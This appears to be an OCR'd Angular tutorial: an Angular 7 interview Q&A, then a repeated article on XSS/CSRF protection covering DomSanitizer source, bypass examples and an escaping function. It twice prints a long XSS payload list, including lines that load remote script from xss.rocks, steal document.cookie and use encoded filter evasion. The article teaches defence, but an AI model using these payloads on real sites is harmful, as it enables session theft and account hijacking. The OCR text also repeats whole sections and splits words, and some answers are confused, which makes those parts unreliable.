   Angular app is defined by a set of NgModules and it always has at least a root module that enables bootstrapping, and many more feature modules.
   - Components define Template views
   - Components use services

   The Angular Module (NgModules) helps us to organize an application into connected blocks of functionality.

   The NgModule properties for the minimum “AppModule” generated by the CLI which are follow as -

   Declarations — Use to declare the application components.
   Imports —Every application must import BrowserModule to run the app in a browser.
   Providers — There are none to start.

Bootstrap — This is a root AppComponent that Angular creates and inserts into the index.html host web page.

3. **Question 3. How To Update Angular 6 To Angular 7?**
   Answer :
   For updating Angular 6 to Angular 7,
   you should use a command:
   ng update @angular/cli @angular/core
4. **Question 4. What Is Urlsegment Interface In Angular 7?**
   Answer :
   UrlSegment Interface :
   UrlSegment interface represents a single URL segment and the constructor, properties, and methods look like below UrlSegment class i.e.

```
class UrlSegment {
constructor(path: string, parameters: {...})
path: string
parameters: {...}
toString(): string
}
```

   The UrlSegment is a part of a URL between the two slashes and it contains a path and matrix parameters associated with the segment.
5. **Question 5. What Is Angular Compatibility Compiler (ngcc) In Angular 7?**
   Answer :
   The ngcc Angular node_module compatibility compiler :
   - The ngcc is a tool which "upgrades" node_module compiled with non-ivy ngc into ivy compliant format.
   - This compiler will convert node_modules compiled with Angular Compatibility Compiler (ngcc), into node_modules which appear to have been compiled with TSC compiler transformer (ngtsc) and this compiler conversions will allow such “legacy” packages to be used by the Ivy rendering engine.
   - TSC transformer which removes and converts @Pipe, @Component, @Directive and @NgModule to the corresponding definePipe, defineComponent, defineDirective and defineInjector.
6. **Question 6. What Is Do Bootstrap (ng Do Bootstrap) In Angular 7?**
   Answer :
   Do Bootstrap Interface :
   Angular 7 added a new life-cycle hook that is called ng Do Bootstrap and an interface that is called Do Bootstrap.
   Example:

```
//ng Do Bootstrap - Life-Cycle Hook Interface
classApp Module implements Do Bootstrap {
 ng Do Bootstrap(appRef: ApplicationRef) {
appRef.bootstrap(AppComponent);
```

```
  }
}
```

7. **Question 7. What Is Xmb?**

   Answer :

   The XMB is basically a key value pairs with no deeper structure. It does have a mechanism for named placeholders, with descriptions and examples. The messages for any given other language must be correspond 1:1.

8. **Question 8. What Is Xmb Placeholders?**

   Answer :

   The placeholders have one example tag () and a text node. The text node will be used as the original value from the placeholder, while the example will represent a dummy value.

9. **Question 9. What's New In Angular 7?**

   Answer :

   The major release and expanding to the entire platform including-

   - Core framework,
   - Angular Material,
   - CLI

10. **Question 10. What Is Ivy Rendering Engine In Angular 7?**

    Answer :

    Ivy Rendering Engine :

    The Ivy rendering engine is a new backwards-compatible Angular renderer main focused on the following.

    - Speed Improvements
    - Size Reduction
    - Increased Flexibility

    The template functions for creating dynamically views are no longer nested functions inside each other.

    Now we use for loops that are nested inside other loops.

    Example:

```
functionAppComponent(rf: RenderFlags, ctx: AppComponent) {
functionulTemplateFun(rf1: RenderFlags, ctx0: any) {
functionliTemplateFun(rf1: RenderFlags, ctx1: any) {...}
  }
}
```

11. **Question 11. What Is Key Value Pipe In Angular 7?**

    Answer :

    Key Value Pipe:

    Change you object into an array of key value pairs that output array will be ordered by keys.

    By default it will be by Unicode point value.

    Syntax:

```
{{your input expression | key value [:compareFn] }}
```

12. **Question 12. What Are The Core Dependencies Of Angular 7?**

Answer :

Core Dependencies:

There are two types of core dependencies: RxJS and TypeScript.

RxJS 6.3:

RxJS version 6.3 is used by Angular 7. It has no changes in the version from Angular 6

TypeScript 3.1:

TypeScript version 3.1 is used by Angular 7. It is the upgrade from the version2.9 of Angular 6.

13. **Question 13. Explain Bazel?**

Answer :

Bazel is a test tool just like the Make, Maven and Gradle and it is an open-source build. Bazel utilizes the readable and high-level build language. It handles the project in a great number of languages and builds the product for a large number of platforms. Moreover, it supports multiple users and large codebases over several repositories.

14. **Question 14. How To Generate A Class In Angular 7 Using Cli ?**

Answer :

Create a class using below code:

ng generate class [options]

ng g class [options]

Whose name refers the name of a class.

Options refer to the project name, spec value in Boolean or type of a file.

15. **Question 15. How Can You Create A Decorator In Angular?**

Answer :

There are two ways to register decorators in Angular.

These are:

- $provide.decorator
- module.decorator

16. **Question 16. How Can You Handle Events In Angular 7?**

Answer :

There are various methods to handle events in Angular 7.

These are:

1. Binding to user input events: You are able to use the Angular event binding to answer to DOM event. User input triggers so many DOM events. It is a very effective method to get the input from the user.

For example:

<button (click)="onClickMe()">Click me!</button>

2. Get user input from the event object: DOM carries a cargo of the information that possibly is valuable for the components. Here is an example to show you the keyup event of an input box to obtain the user's input after every stroke

Example:

src/app/keyup.components.ts (template v.1)

content_copy

template: `

<input (keyup)="onKey($event)">

{{values}}

3. Key event filtering: Every keystroke is heard by the (keyup) event handler. The enter keys matter the most as it provides the sign of the user that he has done with the typing. The most efficient method of eliminating the noise is to look after every $event.keyCode and the action is taken only when the enter key is pressed.

17. **Question 17. What Is The Difference Between Structural And Attribute Directives In Angular?**

Answer :

Structural directives:

These are used to alter the DOM layout by removing and adding DOM elements. It is far better in changing the structure of the view. Examples of Structural directives are NgFor and Ngif.

Attribute Directives:

These are being used as characteristics of elements. For example, a directive such as built-in NgStyle in the template Syntax guide is an attribute directive.

Angular 8, 7, 6, 5 4 and 2 Security - XSS/CSRF Vulnerabilities Attacks!

What Is Cross Site Scripting (XSS) Attack? How Angular Prevent?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

How To Preventing Cross Site Scripting (XSS) in Angular?

How Angular Protects Us From XSS Attacks?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.
The Angular treats all values as untrusted by default. This is the great advantages of Angular.

When a value is Inserted Vulnerability into the DOM from –

1. A Template
2. Property
3. Attribute
4. Style
5. Class Binding
6. Interpolation
7. And so on.

Angular recognizes the value as unsafe and automatically sanitizes and removes the **script tag** and other **security**vulnerabilities.

Angular provides **built-in**, values as untrusted by **default**,
anti **XSS** and **CSRF/XSRF** protection.
The **CookieXSRFStrategy** class takes care of preventing XSS and CSRF/XSRF attacks.

The **DomSanitizationService** takes care of removing the dangerous bits in order to prevent XSS attacks.

Angular applications must follow the same security principles as regular web applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

Angular defines the following security -

HTML is used when interpreting a value as HTML i.e.

```
<div [innerHTML]="UNTRUSTED"></div>
OR
<input value="UNTRUSTED">
```

Style is used when binding CSS into the style property i.e.

```
<div [style]="height:UNTRUSTED"></div>
```

URL is used for URL properties i.e.

```
<a [href]="UNTRUSTED-URL"></a>
OR
<script [src]="UNTRUSTED-URL"></script>
OR
<iframe src="UNTRUSTED-URL" />
```

Resource URL is a URL that will be loaded and executed i.e.

```
<script>var value='UNTRUSTED';</script>
```

```
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

How To Bypass Angular Cross Site Scripting (XSS) Protection?

The Angular treats all values as untrusted by default. This is the great advantages of Angular.

Example 1 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({
  selector: 'my-app',
  template: `<div [innerHtml]="html"></div>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.html = sanitizer.bypassSecurityTrustHtml('<h1>DomSanitizer</h1><script>a
lert("XSS")</script>') ;
  }
}
```

Example 2 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({
  selector: 'my-app',
  template: `<iframe [src]="iframe"></iframe>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.iframe = sanitizer.bypassSecurityTrustResourceUrl("https://www.code-
sample.com")
  }
}
```

How To Handle XSS Vulnerability Scenarios in AngularJs?

```
<script type="text/javascript">
  var app =angular.module('App', ["ngSanitize"]);
  app.controller('AppCtrl', ['$scope', '$sce', function($scope, $sce){
```

```
    $scope.name ="";
    $scope.processHtmlCode=function() {
       $scope.trustedMessage =  $sce.trustAsHtml($scope.name );
    }
  }]);
</script>
```

HTML code-

```
<span ng-bind-html="trustedMessage"></span>
```

Angular Security Principles - Angular Security!

Security Principles For Angular's Regular Web Applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

Example –

```
export const BROWSER_SANITIZATION_PROVIDERS: Array<any> = [
  {provide: Sanitizer, useExisting: DomSanitizer},
  {provide: DomSanitizer, useClass: DomSanitizerImpl},
];

@NgModule({
  providers: [
    BROWSER_SANITIZATION_PROVIDERS
    ...
  ],
  exports: [CommonModule, ApplicationModule]
})
export class BrowserModule {}
```

DOM sanitization - Use to clean untrusted parts of values -

```
export enum SecurityContext { NONE, HTML, STYLE, SCRIPT, URL, RESOURCE_URL }

export abstract class DomSanitizer implements Sanitizer {
  abstract sanitize(context: SecurityContext, value: SafeValue|string|null):
string|null;
  abstract bypassSecurityTrustHtml(value: string): SafeHtml;
  abstract bypassSecurityTrustStyle(value: string): SafeStyle;
  abstract bypassSecurityTrustScript(value: string): SafeScript;
  abstract bypassSecurityTrustUrl(value: string): SafeUrl;
  abstract bypassSecurityTrustResourceUrl(value: string): SafeResourceUrl;
}
```

The DOM Sanitize Methods –


```
sanitize(ctx: SecurityContext, value: SafeValue|string|null): string|null {
  if (value == null) return null;

  switch (ctx) {
    case SecurityContext.NONE:
      return value as string;

    case SecurityContext.HTML:
      if (value instanceof SafeHtmlImpl) return value.changingThisBreaksApplicati
onSecurity;
      this.checkNotSafeValue(value, 'HTML');
      return sanitizeHtml(this._doc, String(value));

    case SecurityContext.STYLE:
      if (value instanceof SafeStyleImpl) return value.changingThisBreaksApplicat
ionSecurity;
      this.checkNotSafeValue(value, 'Style');
      return sanitizeStyle(value as string);

    case SecurityContext.SCRIPT:
      if (value instanceof SafeScriptImpl) return value.changingThisBreaksApplica
tionSecurity;
      this.checkNotSafeValue(value, 'Script');
      throw new Error('unsafe value used in a script context');

    case SecurityContext.URL:
      if (value instanceof SafeResourceUrlImpl || value instanceof SafeUrlImpl) {
        // Allow resource URLs in URL contexts, they are strictly more trusted.
        return value.changingThisBreaksApplicationSecurity;
```

```
      }
      this.checkNotSafeValue(value, 'URL');
      return sanitizeUrl(String(value));

    case SecurityContext.RESOURCE_URL:
      if (value instanceof SafeResourceUrlImpl) {
        return value.changingThisBreaksApplicationSecurity;
      }
      this.checkNotSafeValue(value, 'ResourceURL');
      throw new Error(
          'unsafe value used in a resource URL context (see
http://g.co/ng/security#xss)');

    default:
      throw new Error(`Unexpected SecurityContext ${ctx}
(see http://g.co/ng/security#xss)`);
  }
}
```

Angular Prevent XSS/CSRF Attacks - Angular Security!

In This Article -

1. What Is cross-site scripting (XSS) Attack?
2. How Angular prevents cross-site scripting (XSS)?
3. How Angular Protects Us From XSS Attacks?
4. Attacker's vulnerability scripts and code
5. How To Handle XSS Vulnerability Scenarios in Angular?
6. How To Bypass Angular XSS protection?
7. How to sanitize a value manually?
8. How Prevents HTML DOM Based Cross Site Scripting (XSS) Attacks?
9. How To Handle XSS Vulnerability Scenarios in AngularJs?
10. Examples



What Is Cross Site Scripting (XSS) Attack?

The **Cross Site Scripting (XSS)** attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.
The **Cross Site Scripting (XSS)** attacks are common on web browsers and it carried out on websites around 84% (approximately).

How To Preventing Cross Site Scripting (XSS) in Angular? How Angular Protects Us From XSS Attacks?

The **Cross Site Scripting (XSS)** attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.
The Angular treats all values as untrusted by default. This is the great advantages of **Angular**.

When a value is **Inserted Vulnerability** into the DOM from –

1. A Template
2. Property
3. Attribute
4. Style
5. Class Binding
6. Interpolation

7. And so on.
   Angular recognizes the value as unsafe and automatically sanitizes and removes the **script tag** and other **security**vulnerabilities.

   Angular provides **built-in**, values as untrusted by **default**,
   anti **XSS** and **CSRF/XSRF** protection.
   The **CookieXSRFStrategy** class takes care of preventing XSS and CSRF/XSRF attacks.
   The **DomSanitizationService** takes care of removing the dangerous bits in order to prevent XSS attacks.

   Angular applications must follow the same security principles as regular web applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

   Impact of Cross Site Scripting (XSS) -
   When attackers successfully exploit XSS vulnerabilities in a web application, they can insert scripts and malicious code.

   An Attacker can –

- Hijack user's account
- Access browser history and clipboard contents
- Application cookies, sessions
- Control the browser remotely
- Scan and exploit intranet appliances and applications

- And so on

Angular defines the following security -

HTML is used when interpreting a value as HTML i.e.

```
<div [innerHTML]="UNTRUSTED"></div>
OR
<input value="UNTRUSTED">
```

Style is used when binding CSS into the style property i.e.

```
<div [style]="height:UNTRUSTED"></div>
```

URL is used for URL properties i.e.

```
<a [href]="UNTRUSTED-URL"></a>
OR
<script [src]="UNTRUSTED-URL"></script>
OR
<iframe src="UNTRUSTED-URL" />
```

Resource URL is a URL that will be loaded and executed i.e.

```
<script>var value='UNTRUSTED';</script>
```

```
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

Malicious Scripts and Code – Vulnerability

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

```
<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></
EMBED>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="httx://xss.rocks/xss.js"></SCRIPT>

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS"><Video>

<source onerror = "javascript: alert (XSS)"><Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"><SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

<isindex type=image src=1 onerror=alert(XSS)>

<img src=x:alert(alt) onerror=eval(src) alt=0>

<img  src="x:gif" onerror="window['al\u0065rt'](0)"></img>

<iframe/src="data:text/html,<svg onload=alert(1)>">

<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-
equiv="refresh"/>

<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></scri
pt
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert(1)">X

</script><img/*%00/src="worksinchrome&colon;prompt(1)"/%00*/onerror='eval(src)'>
```

```
<img src="/" =_=" title="onerror='prompt(1)'">

<form><button formaction=javascript&colon;alert(1)>CLICKME
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"

<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%
72%69%70%74%3E"></iframe>

<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>

<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT SRC=http://xss.rocks/xss.js?< B >

<iframe src=http://xss.rocks/scriptlet.html <

</script><script>alert('XSS');</script>

</TITLE><SCRIPT>alert("XSS");</SCRIPT>

<style>//*{x:expression(alert(/xss/))}//<style></style>

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa
href=j&#97v&#97script:&#97lert(1)>ClickMe
<script x> alert(1) </script 1=2
```

How does Angular handle with XSS or CSRF? How Angular prevents this attack?

Angular applications must follow the same security principles as regular web applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

Example –

```
export const BROWSER_SANITIZATION_PROVIDERS: Array<any> = [
  {provide: Sanitizer, useExisting: DomSanitizer},
  {provide: DomSanitizer, useClass: DomSanitizerImpl},
];

@NgModule({
  providers: [
    BROWSER_SANITIZATION_PROVIDERS
    ...
  ],
  exports: [CommonModule, ApplicationModule]
})
export class BrowserModule {}
```

DOM sanitization - Use to clean untrusted parts of values -

```
export enum SecurityContext { NONE, HTML, STYLE, SCRIPT, URL, RESOURCE_URL }

export abstract class DomSanitizer implements Sanitizer {
  abstract sanitize(context: SecurityContext, value: SafeValue|string|null):
string|null;
  abstract bypassSecurityTrustHtml(value: string): SafeHtml;
  abstract bypassSecurityTrustStyle(value: string): SafeStyle;
  abstract bypassSecurityTrustScript(value: string): SafeScript;
  abstract bypassSecurityTrustUrl(value: string): SafeUrl;
  abstract bypassSecurityTrustResourceUrl(value: string): SafeResourceUrl;
}
```

The DOM Sanitize Methods –

```
sanitize(ctx: SecurityContext, value: SafeValue|string|null): string|null {
  if (value == null) return null;

  switch (ctx) {
    case SecurityContext.NONE:
      return value as string;

    case SecurityContext.HTML:
      if (value instanceof SafeHtmlImpl) return value.changingThisBreaksApplicati
onSecurity;
```

```
      this.checkNotSafeValue(value, 'HTML');
      return sanitizeHtml(this._doc, String(value));

    case SecurityContext.STYLE:
      if (value instanceof SafeStyleImpl) return value.changingThisBreaksApplicat
ionSecurity;
      this.checkNotSafeValue(value, 'Style');
      return sanitizeStyle(value as string);

    case SecurityContext.SCRIPT:
      if (value instanceof SafeScriptImpl) return value.changingThisBreaksApplica
tionSecurity;
      this.checkNotSafeValue(value, 'Script');
      throw new Error('unsafe value used in a script context');

    case SecurityContext.URL:
      if (value instanceof SafeResourceUrlImpl || value instanceof SafeUrlImpl) {
        // Allow resource URLs in URL contexts, they are strictly more trusted.
        return value.changingThisBreaksApplicationSecurity;
      }
      this.checkNotSafeValue(value, 'URL');
      return sanitizeUrl(String(value));

    case SecurityContext.RESOURCE_URL:
      if (value instanceof SafeResourceUrlImpl) {
        return value.changingThisBreaksApplicationSecurity;
      }
      this.checkNotSafeValue(value, 'ResourceURL');
      throw new Error(
          'unsafe value used in a resource URL context (see
http://g.co/ng/security#xss)');

    default:
      throw new Error(`Unexpected SecurityContext ${ctx}
(see http://g.co/ng/security#xss)`);
  }
}
```

How To Bypass Angular XSS Protection?

Example 1 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'
```

```
@Component({
  selector: 'my-app',
  template: `<div [innerHtml]="html"></div>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.html = sanitizer.bypassSecurityTrustHtml('<h1>DomSanitizer</h1><script>a
lert("XSS")</script>') ;
  }
}
```

Example 2 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({
  selector: 'my-app',
  template: `<iframe [src]="iframe"></iframe>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.iframe = sanitizer.bypassSecurityTrustResourceUrl("https://www.code-
sample.com")
  }
}
```

How To Sanitize a Value Manually in Angular?

As per our project requirement, we are sanitizes a value manually using the below sanitize methods-

1. SecurityContext.HTML
2. SecurityContext.SCRIPT
3. SecurityContext.STYLE
4. SecurityContext.NONE
5. SecurityContext.RESOURCE_URL
6. SecurityContext.URL

Example 1 –

```
import {Component, SecurityContext} from '@angular/core'
```

```
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.html = sanitizer.sanitize(SecurityContext.HTML, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 2 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.script = sanitizer.sanitize(SecurityContext.SCRIPT, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 3 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.url = sanitizer.sanitize(SecurityContext.URL, "<h2>DOM
Sanitize</h2><script> Your code also");
  }
}
```

How To Handle XSS Vulnerability Scenarios in AngularJs?

JavaScript-

```
<script type="text/javascript">
  var app =angular.module('App', ["ngSanitize"]);
  app.controller('AppCtrl', ['$scope', '$sce', function($scope, $sce){
    $scope.name ="";
    $scope.processHtmlCode=function() {
       $scope.trustedMessage =  $sce.trustAsHtml($scope.name );
    }
  }]);
</script>
```

HTML code-

```
<span ng-bind-html="trustedMessage"></span>
```

How Prevents HTML DOM Based XSS attacks?

```
<script type="text/javascript">
  let escapeHTML = function(unsafe_str) {
    return unsafe_str
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/\"/g, '&quot;')
        .replace(/\'/g, '&#39;')
        .replace(/\//g, '&#x2F;')
        .replace('src','drc');
}

//Bind HTML - DOM
element.innerHTML = escapeHTML(iputData);

</script>
```

How To Sanitize a Value Manually in Angular?

Anil Singh 10:58 PM

As per our project requirement, we are sanitizes a value manually using the below sanitize methods-

1. SecurityContext.HTML
2. SecurityContext.SCRIPT
3. SecurityContext.STYLE
4. SecurityContext.NONE
5. SecurityContext.RESOURCE_URL
6. SecurityContext.URL

Example 1 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
```

```
    this.html = sanitizer.sanitize(SecurityContext.HTML, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 2 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.script = sanitizer.sanitize(SecurityContext.SCRIPT, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 3 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.url = sanitizer.sanitize(SecurityContext.URL, "<h2>DOM
Sanitize</h2><script> Your code also");
  }
}
```

How Prevents HTML DOM Based Cross Site Scripting (XSS) Attacks?

What Is Cross Site Scripting (XSS) Attack?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

How Prevents HTML DOM Based XSS attacks?

```
<script type="text/javascript">
  let escapeHTML = function(unsafe_str) {
    return unsafe_str
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/\"/g, '&quot;')
        .replace(/\'/g, '&#39;')
        .replace(/\//g, '&#x2F;')
        .replace('src','drc');
}

//Bind HTML - DOM
element.innerHTML = escapeHTML(iputData);

</script>
```

Attacker Malicious Scripts and Code – Vulnerability

Malicious Scripts and Code – Vulnerability

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<TABLE><TD BACKGROUND="javascript:alert('XSS')">

<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></
EMBED>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="httx://xss.rocks/xss.js"></SCRIPT>

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS"><Video
```

```
<source onerror = "javascript: alert (XSS)"><Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"></SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

<isindex type=image src=1 onerror=alert(XSS)>

<img src=x:alert(alt) onerror=eval(src) alt=0>

<img  src="x:gif" onerror="window['al\u0065rt'](0)"></img>

<iframe/src="data:text/html,<svg onload=alert(1)>">

<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-
equiv="refresh"/>

<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></scri
pt
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert(1)">X

</script><img/*%00/src="worksinchrome&colon;prompt(1)"/%00*/onerror='eval(src)'>

<img src="/" =_=" title="onerror='prompt(1)'">

<form><button formaction=javascript&colon;alert(1)>CLICKME
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"

<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%
72%69%70%74%3E"></iframe>

<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>
```

```
<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT SRC=http://xss.rocks/xss.js?< B >

<iframe src=http://xss.rocks/scriptlet.html <

</script><script>alert('XSS');</script>

</TITLE><SCRIPT>alert("XSS");</SCRIPT>

<style>//*{x:expression(alert(/xss/))}//<style></style>

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa
href=j&#97v&#97script:&#97lert(1)>ClickMe
<script x> alert(1) </script 1=2
```

What Is Angular?


Angular is a most popular web development framework for developing mobile apps as well as desktop applications.

Angular framework is also utilized in the cross platform mobile development called IONIC and so it is not limited to web apps only.

Angular is an open source framework written and maintained by angular team at Google and the Father of Angular is Misko Hevery.

Misko Hevery - Agile Coach at Google, Attended Santa Clara University and Lives in Saratoga, CA.

Angular is written in TypeScript and so it comes with all the capabilities that typescript offers.



You don't worry about the TypeScript versions. The compiler manages to the versioning related problems and Angular team working with Traceur compiler team to provide the support to build some extensions.

What's New in Angular 8?

Angular 8 being smaller, faster and easier to use and it will making Angular developers life easier. Angular version numbers have three parts**: major.minor.patch**. This release contains the following added and Improvements over the entire Angular platform including:-

=> Added Support for ***TypeScript 3.2***
=> Added a Navigation Type Available during Navigation in the Router

=> Added ***pathParamsOrQueryParamsChange*** mode for ***runGuardsAndResolvers*** in the Router
=> Allow passing state to ***routerLink*** Directives in the Router
=> Allow passing state to ***NavigationExtras*** in the Router
=> Restore whole object when navigating back to a page managed by Angular Router
=> Added support for ***SASS***
